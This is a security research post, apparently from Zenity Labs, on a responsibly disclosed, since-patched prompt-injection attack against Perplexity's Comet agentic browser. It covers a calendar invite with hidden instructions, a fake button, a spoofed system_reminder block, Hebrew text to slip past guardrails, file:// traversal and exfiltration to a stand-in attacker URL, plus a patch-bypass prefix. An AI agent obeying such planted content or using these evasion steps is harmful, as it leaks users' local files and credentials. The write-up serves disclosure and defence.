

- We demonstrated a real, end-to-end attack against Perplexity’s Comet agentic browser that results in leakage of local files from a user’s personal machine, bypassing all security controls.
- The attack is zero-click. A benign calendar invitation is sufficient. Once the user asks Comet to accept the meeting, the rest of the flow executes without further interaction.
- Through indirect prompt injection embedded in trusted calendar content, Comet is manipulated to access the local file system, browse directories, open sensitive files, and read their contents.
- The agent then exfiltrates the file contents to an external attacker-controlled website using standard browser navigation.
- This behavior does not rely on exploiting a traditional software vulnerability. Comet follows its normal execution model and operates within its intended capabilities. The agent is persuaded that what the user actually asked for is what the attacker desires.
- In one execution path, Comet issues a warning after the data has already been transmitted. In another, running fully in the background, no warning is shown at all.
- The videos included show the attack from calendar invite to data exfiltration, end to end.
- The issue described in this report was responsibly disclosed to Perplexity on October 22, 2025. Perplexity classified it as critical, collaborated with Zenity to implement a hard boundary blocking agent access to file:// paths at the code level, and the fix was confirmed effective by Zenity on February 13, 2026. The attack demonstrated here no longer works.
Summary
In this post, we present PerplexedComet, a zero click attack against Perplexity’s Comet agentic browser that causes leakage of local files from a user’s machine. PerplexedComet is part of PleaseFix, a family of critical vulnerabilities Zenity Labs identified across agentic browsers from multiple vendors. These issues do not target a single application bug. They exploit the execution model and trust boundaries of AI agents, allowing attacker controlled content to trigger autonomous behavior across connected tools and workflows.
In the following sections, we show how Perplexity’s Comet agentic browser can be manipulated, through ordinary internet content, to access and exfiltrate local files from a user’s machine. The attack requires no exploit, no user clicks, and no explicit request for sensitive actions. Comet performs each step as part of what it believes is a legitimate task delegated by the user.
The demonstration highlights how untrusted content, when treated as actionable input by an agent, can influence execution in ways that bypass meaningful user consent. Once Comet accepts the attacker’s framing of the task, file access, navigation, and data transmission are executed as routine steps, with detection occurring too late or not at all.
The video included documents the complete flow and its impact in practice.
Demo
In this demo, we share a video demonstrating the same attack in two points of views, executed through the same entry vector. First, we show how the entire flow runs inside Comet’s side panel in the background. Then we replay the exact same flow, but this time we click into the side panel to observe Comet’s background execution step by step.
Introduction: A Comet is Rising
Perplexity recently released Comet , an agentic browser available on macOS, Windows, and Android. It is marketed as an autonomous browser that works for you. It understands context. It clicks. It acts.
That sounds powerful. It also raises a simple question.
Who exactly is “you”?
When an agent can read, click, and execute actions inside a real browser session, intent becomes blurry. If Comet is acting on behalf of the user, what happens when someone else manages to influence what it sees and how it interprets its task.
Can an attacker hijack Comet to work for them? That is what we set out to explore in this blog. Spoiler alert: Yes.

The Discovery of The Solar System
What caught our attention was not simply that AI had been added to the browser, but that the browser itself had become an execution environment. In an agentic browser, the AI is no longer limited to recommending actions or summarizing content. Instead, it is designed to act on the user’s behalf, observing what is on the page, reasoning about the task the user has asked it to perform, and directly executing actions inside a real browsing session.
This distinction matters. An agentic browser can read pages, click buttons, follow links, fill out forms, and move through workflows in the same way a human user would. The critical difference is not in capability, but in how actions are initiated. Rather than every action being explicitly triggered by a user click, actions are triggered by the agent’s interpretation of the user’s request combined with the content it encounters while trying to fulfill that request.
Once the browser becomes an agent that both interprets untrusted content and executes actions on behalf of the user, the threat model changes fundamentally. Web content is no longer just data rendered for human consumption. It becomes input into an autonomous system that has permission to act with the user’s authority. At that point, the security question is no longer whether a user can be tricked, but whether the agent’s understanding of the user’s intent can be influenced.
This leads to a more unsettling concern. Can an attacker embed malicious intent inside ordinary web content in a way that causes an AI browser to perform real actions on the user’s machine, without exploiting a traditional vulnerability and without requiring any additional user interaction? In other words, can content alone shape the agent’s behavior while it is legitimately trying to do what the user asked.
This question is particularly important because browsers are not isolated from the host machine. In addition to rendering web content, a browser can access local resources through supported schemes such as file://. This behavior is well understood and widely accepted, as it is typically exercised only through explicit user navigation.
For example, opening the following path in a standard browser:

displays the user directories on the local machine. From a traditional browser security perspective, this is expected behavior. The browser does not act on its own. It only navigates to this location when the user explicitly requests it.
We wanted to understand whether an agentic browser operates under the same constraints. Specifically, does it have the same level of access to the local file system, and if so, under what conditions that access is exercised.
The answer to the first question is straightforward. An agentic browser has the same visibility into the local file system as a traditional browser. Opening the same path inside Comet presents the same directory view. The agent can see local folders and files exactly as a normal browser would.
The next step was to verify whether Comet could access the same local file system paths when explicitly instructed to do so as part of a task. When directly asked by the user, Comet navigates to the local file system and allows directory traversal. This behavior is consistent with the underlying browser capabilities and operates as designed. At this stage, no security boundary is being bypassed.

This observation makes the control boundary clear. Local file system access is available to the agent, but it is expected to be exercised only when the user intentionally requests it. In a traditional browser, that expectation is enforced naturally through direct user interaction.
In an agentic browser, that enforcement shifts. The agent determines when accessing the local file system is necessary in order to complete the task it believes the user has assigned. Once that decision is delegated, access to sensitive resources depends on the agent’s interpretation of intent rather than on an explicit user action. At that point, the separation between user intent and agent execution becomes a security-critical concern. That decision boundary is exactly what the attacker targets.
An attacker doesn’t need to directly tell Comet to open the file system from untrusted web content - That is noisy and easy to detect. Instead, the objective is to create a malicious indirect prompt injection, where file access appears to the agent as a normal intermediate step in completing a legitimate user task.
In other words, the goal is not to break Comet’s rules. The goal is to shape the agent’s interpretation of the user’s request so that accessing the local file system appears required to fulfill it. This is achieved by bridging the agent’s understanding of the user’s intent with the attacker’s hidden objective.
We refer to this prompt injection technique as intent collision. It occurs when the agent merges a benign user request with attacker-controlled instructions from untrusted web data into a single execution plan, without a reliable way to distinguish between the two. Once that collision occurs, sensitive actions stop being treated as decision points and become just another step in task
To craft this attack, we started by creating an environment under our control for fast iteration. We set up two Google accounts. One served as the attacker, the other as the victim. We used the attacker account to send weaponized calendar invites to the victim’s account. And the victim account to engage with these invites via Perplexity Comet. This setup allowed us to observe exactly how the agent processed the payload. From there, we iterated, refining the prompt against various user requests, observing where guardrails held and where they broke. Crafting a reliable prompt injection payload. Because there is no limit on how many iterations can be run this way, the success rate can be pushed progressively higher until the payload succeeds reliably across a wide range of benign user prompts. This is a noisy process, and a good opportunity to spot attackers. Once the weaponized calendar invite is crafted, it can then be used reliably against the real target with a single attempt.
We will explore this technique in depth in future posts.

The Attack: A Comet is Falling
At this point, it was time to stop theorizing and start planning. We already knew Comet could access the local file system when asked. The remaining challenge was not capability, but control.
So we framed the problem from the attacker’s point of view and broke it down into three simple questions.
- Where do we get in?
Where can we inject our intent into Comet’s reasoning in a way that looks legitimate and trusted. - How do we make Comet listen to us?
Not by issuing direct commands, but by using intent collision to merge our goals with the user’s task. - How do we get out and with what?
What information can we exfiltrate, and how do we do it without raising suspicion or forcing obvious user interaction.
Answering these three questions turned a theoretical risk into a concrete attack path. And that is where Comet started to fall.
Leaving Orbit - How do we get out and with what
A useful way to approach this attack is to start from the end. Before looking at entry points or control mechanisms, it is important to define what data an attacker would want to exfiltrate.
Once we realized the agent could access the local file system, the target became obvious. If Comet can browse directories, it can also search for files, open them, and read their contents. And on most personal machines, there are plenty of files that were never meant to leave the device.
Configuration files. Notes. API keys. Password lists. Credentials saved in plain text or forgotten backups sitting quietly in a Documents folder. For our purposes, a simple example was enough. A file containing credentials. Something a real user might actually have on their machine.

So the goal was straightforward once we get in we need to:
- Navigate the file system
- Locate a sensitive file
- Open it
- Read it
At this stage, access is no longer the limiting factor. The agent already has access to the filesystem and therefore the sensitive data The remaining problem is exfiltration.
So how does that data leave the machine?
The answer is simple. Once the agent has read sensitive content, it can navigate to an external page and include that content as part of the URL parameters. To the agent, this is just another page load. But if the destination is attacker controlled, the request delivers the data directly to the attacker’s server, where it can be captured and logged.
https://AttackerControlledWebsite.com/?q=SensitiveData
No special permissions are required. No additional confirmation is triggered. It looks exactly like normal browsing behavior.
That is why this step is so dangerous. The browser is doing what it always does. The agent is doing what it was designed to do. And the data leaves the machine without ever looking like a distinct or suspicious action.
Now that the stakes are clear, we can move on to the next question. How did we get in in the first place?
The Point of Impact - where do we get in
Agentic browsers are designed to assist users across many everyday workflows. They read and summarize content, follow links, fill forms, and take action based on what the user asks them to do. As a result, they routinely operate on untrusted content originating from the open web, including emails, documents, web pages, and embedded third-party resources.
From a security perspective, this means the attack surface is broad by default. Any surface where external content is parsed and interpreted as part of a task becomes a potential entry point. The specific source of that content is not the critical factor. What matters is that the agent is expected to consume it, reason about it, and act on it.
In our case, we used a calendar event as the initial delivery mechanism. However it is important to emphasize that the calendar is not a special case. The same class of attack could be delivered through any surface the agent is expected to process as part of its normal operation. The calendar simply provides a clear demonstration.
While calendar events contain structured fields, they also allow free-text content such as descriptions, notes, and links. In practice, users often skim or ignore these fields. Agents, however, process the entire content as part of task execution. When a user asks an agent to accept a meeting or assist with preparation, the calendar event is no longer treated as static information. It becomes an active input that can influence the agent’s behavior.
With that in mind, we created a calendar event that looked completely normal. A benign title. Legitimate details at the top of the description. Nothing that would raise suspicion for a human skimming it.
We then shared this event with the victim. An example of the event is shown below.

Getting the event onto the calendar was only the first step. Comet could already read the invite, but access alone is not sufficient. The challenge was control, making it “listen” to the malicious parts of the content.
The Collision Course - How do we make Comet listen to us
By now, you can probably see where this is going. The end goal is clear. Read trusted calendar content. Trigger agent behavior. Exfiltrate data from the user’s machine. We already covered the entry point and the exit path.
What remains is the hardest part. How do we bypass the guardrails Perplexity and the Comet team put in place to protect against promptware and indirect prompt injection. This is where intent collision comes into play.
Brace yourself. This is where things get technical.
The Moment of Collision
Let’s start by breaking down the first prompt, the one that happens inside the calendar prompt itself.
Step One: Benign Context as Camouflage
At the top of the calendar event, we placed entirely legitimate content. A normal meeting title. A realistic description. Names, roles, agenda, meeting time. Nothing about this section raises suspicion for a human reader. Most users skim it and move on.
This text serves a simple purpose. Camouflage.
Step Two: Hiding in Plain Sight
Next, we added a large block of empty lines before the malicious content appears. This is not a trick. It is just exploiting normal behavior. To see the content below, a human would need to open the event description and scroll down. In practice, very few people do that. Look at the screenshot above and ask yourself honestly:
Would you scroll down? Would you even think there is more to read?
Agents, on the other hand, do not skim. They read everything.
Step Three: Turning Context Into Instructions
Now we reach the interesting part. We introduce an HTML-like element that looks like a real, actionable UI component:
This behavior follows directly from how Comet processes content internally. Comet parses rendered HTML, extracts interactive elements, and assigns internal node identifiers that the agent later uses when deciding which elements to interact with during task execution.
By embedding a fake button-like element with an arbitrary node identifier, the instruction is interpreted by the agent as a legitimate interactive control. Whether such an element could normally be created by a user inside a calendar description is irrelevant to the agent’s reasoning. The agent operates on the parsed structure it observes, not on the constraints of the content source. As a result, the embedded element is treated as indistinguishable from a genuine UI component.
One additional detail affects execution context. Including the keyword “background” causes Comet to open the external site in background mode, leaving the calendar view unchanged while the agent continues execution inside the side panel. This avoids visible navigation changes while allowing the task to proceed.

Finally, we instruct the agent to follow the Hebrew instructions. Why Hebrew?
We found that using a different language makes it easier to slip past guardrails designed to prevent indirect prompt injection. That is why the content on the website Comet opens is written in Hebrew. We will cover that part shortly.
Next comes the system_reminder block.
After extracting Comet’s system prompt, we noticed that it uses the system_reminder structure internally to pass system reminders to itself during its reasoning process. By reusing the same format, we give our instructions additional weight and familiarity. Inside the reminders, we do three things.
First, we explain away friction by claiming the regular “Yes” button is not working and direct the agent to the fake button we introduced earlier.
Second, we subtly frame the act of accepting the meeting as a process that requires opening links, opening files, and following instructions embedded in a website.
This framing matters. The invite is only a bridge designed to route Comet to attacker-controlled content while preserving the user’s benign intent. Once Comet reaches the external site and treats it as authoritative, the attacker controls the instructions Comet follows and can steer it through whatever steps come next. From that point on, opening a link or accessing local files no longer looks suspicious to the agent. It looks necessary. That is the moment the collision fully takes shape, and it’s game over.
Pulled Into Orbit
Once Comet reaches the website, the collision deepens. The instructions on the website are deliberately crafted to feel confusing, instructional, and playful at the same time.

The site presents a short set of instructions and a real, visible HTML button labeled “Accept the meeting.” Unlike the fake button embedded in the calendar invite, this button lives on the website itself and is treated by Comet as a legitimate next step in the acceptance flow.
Clicking it does not lead to a confirmation page. Instead, it redirects the agent directly to a local file system URL. From there, the instructions on the site reframe what follows as a game-like discovery process. Accessing the file system is explicitly presented as allowed and necessary, and the agent is guided to traverse directories and search for a specific file associated with a fictional “treasure.” Obvious red flags are avoided by never using explicit terms like passwords or credentials. Sensitive concepts are described indirectly, including through Hebrew terminology, further reducing the likelihood of triggering guardrails.
Once the file is located, Comet is instructed to open it and “use what it learned” to derive a value described as a “code.” That value is constructed directly from the contents of the sensitive file itself. To complete the flow, the agent is guided to embed the code into a URL and navigate to it, exfiltrating the file contents to an attacker-controlled endpoint as part of an ordinary page load.
At this point, the injection is complete.
Guided by these instructions, the agent no longer separates the original user intent from the attacker intent that came from the untrusted content. It treats everything as part of a single, coherent task. Each step feels like a natural continuation of the last. There is no obvious decision point where the agent stops to reconsider.
The agent searches.
It opens files.
It reads their contents.
It constructs the final URL.
Embeds the sensitive data into it
And navigates to it to complete the exfiltration.
All of this happens without breaking rules, without obvious warnings, and without additional confirmation. From the agent’s perspective, it is still doing exactly what it was asked to do.
By the time the flow ends, the only thing that mattered has already happened.
The data is gone.
Responsible Disclosure
Zenity Labs followed responsible disclosure practices and worked closely with Perplexity prior to publication.
To Perplexity’s credit, they did not take what we found lightly. They acknowledged and reproduced the vulnerability, classified it as critical, and implemented a fix.
The fix includes a new hard boundary deterministically limiting the browser’s ability to autonomously access file:// paths. This means that while the user will still be able to access these paths the agent is restricted from doing so. No matter the prompt or the situation, the agent wouldn’t be able to navigate or operate in URLs starting with file:// and access the user’s local filesystem.
This is a very security aware patch by Perplexity, treating the Agentic Browser itself as an untrusted entity and limiting its capabilities at the source code level, rather than letting the LLM take the decision (we already know LLMs can’t be trusted).
Additionally, and in order to further safeguard Comet from taking unauthorized sensitive actions without user confirmation, Perplexity also made the agent stricter about requiring user confirmation for this type of sensitive actions. While this is a soft boundary it is still an important step. But, as Perplexity demonstrated so well with their new hard boundary, the best approach is still to treat any Agentic Browser as an untrusted entity.
As of today, the attack demonstrated here no longer works. It is stopped by the hard boundary not allowing Comet to access the user’s local filesystem.
Conclusion - After the Impact
This is the risk introduced when a browser becomes an agent. Comet did not exploit a traditional software vulnerability or break a sandbox. It did what it was designed to do: interpret intent, plan, and execute on the user’s behalf. The agent is persuaded that what the user actually asked for is what the attacker desires.
The real impact is what happens after the agent is steered off course. Once Comet treats attacker-controlled content as authoritative, it can cross trust boundaries that are normally separated by explicit user action. In our case, the agent moved laterally from untrusted web content to the local machine by navigating to file://, traversing directories, opening local files, and then exfiltrating their contents through ordinary browser navigation.
The takeaway for users and organizations is simple: adopt a zero-trust mindset toward agentic browsers. Minimize what they can reach and the sites and paths they can operate in. Assume any untrusted surface they can read can become an execution path.
Agentic browsers are nondeterministic entities with access to your entire identity (think: gmail, google drive, CRMs, github, etc.). By logging into an account within an Agentic Browser you give the browser the ability to act on your behalf. It might misinterpret your intentions, send an email you didn’t expect, or be influenced by an attacker.
This is a technology to treat with caution. Remember, it’s your risk. Own it.
Prompt injection is not going away. And as AI systems start seeing more and more autonomy, its impact is only growing.
And in case you think we’re done, this is just the beginning. Stay tuned for the next one, where 1 (compromised) password can compromise them all.
Timeline
- Oct 22, 2025: The Comet browser's ability to browse and exfiltrate user PC personal files via indirect prompt injection reported to Perplexity.
- Nov 21, 2025: Bugcrowd changed the severity of the report to P1.
- Dec 4, 2025: Perplexity reached out to acknowledge the vulnerability, reported they are actively implementing a fix, and we held a meeting to start our communication efforts.
- Dec 17, 2025: Perplexity and Zenity held a meeting to discuss the vulnerability, relevant mitigations for patching, and set up a direct communication channel.
- Jan 23, 2026: Perplexity issues a fix and asks Zenity to confirm it.
- Jan 27, 2026: Zenity confirmed that the agent was unable to access or operate in the file:// path as used in the attack. However, Zenity identified a bypass to the patch that allowed file system traversal using the prefix view-source:file:///Users/ and reported it to Perplexity, who began working on a fix the same day. Zenity extends the public disclosure timeline from 90 to 120 days.
- Feb 11, 2026: Perplexity issued an additional patch and asked Zenity to confirm it.
- Feb 13, 2026: Zenity acknowledges the fix through internal testing, verifying a successful remediation.